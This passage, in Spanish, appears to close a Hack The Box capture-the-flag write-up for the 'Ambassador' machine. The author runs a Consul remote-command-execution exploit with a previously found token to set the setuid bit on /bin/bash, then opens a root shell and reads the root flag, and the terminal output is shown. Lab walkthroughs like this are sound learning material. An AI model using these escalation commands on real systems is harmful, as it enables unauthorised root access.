Finalmente, descargué un exploit disponible en **GitHub** que permitía elevar privilegios utilizando el token descubierto anteriormente, además de ejecutar comandos arbitrarios. Esto me permitió acceder al sistema objetivo como usuario **root**, completando así este reto de la plataforma **Hack The Box**.

```
developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct [redacted] -c "chmod u+s /bin/bash"
[+] Check klhzypefytmapjd created successfully
[+] Check klhzypefytmapjd deregistered successfully
developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@ambassador:/tmp$ bash -p
bash-5.0# id
uid=1000(developer) gid=1000(developer) euid=0(root) groups=1000(developer)
bash-5.0# cat /root/root.txt
[redacted]
bash-5.0#
```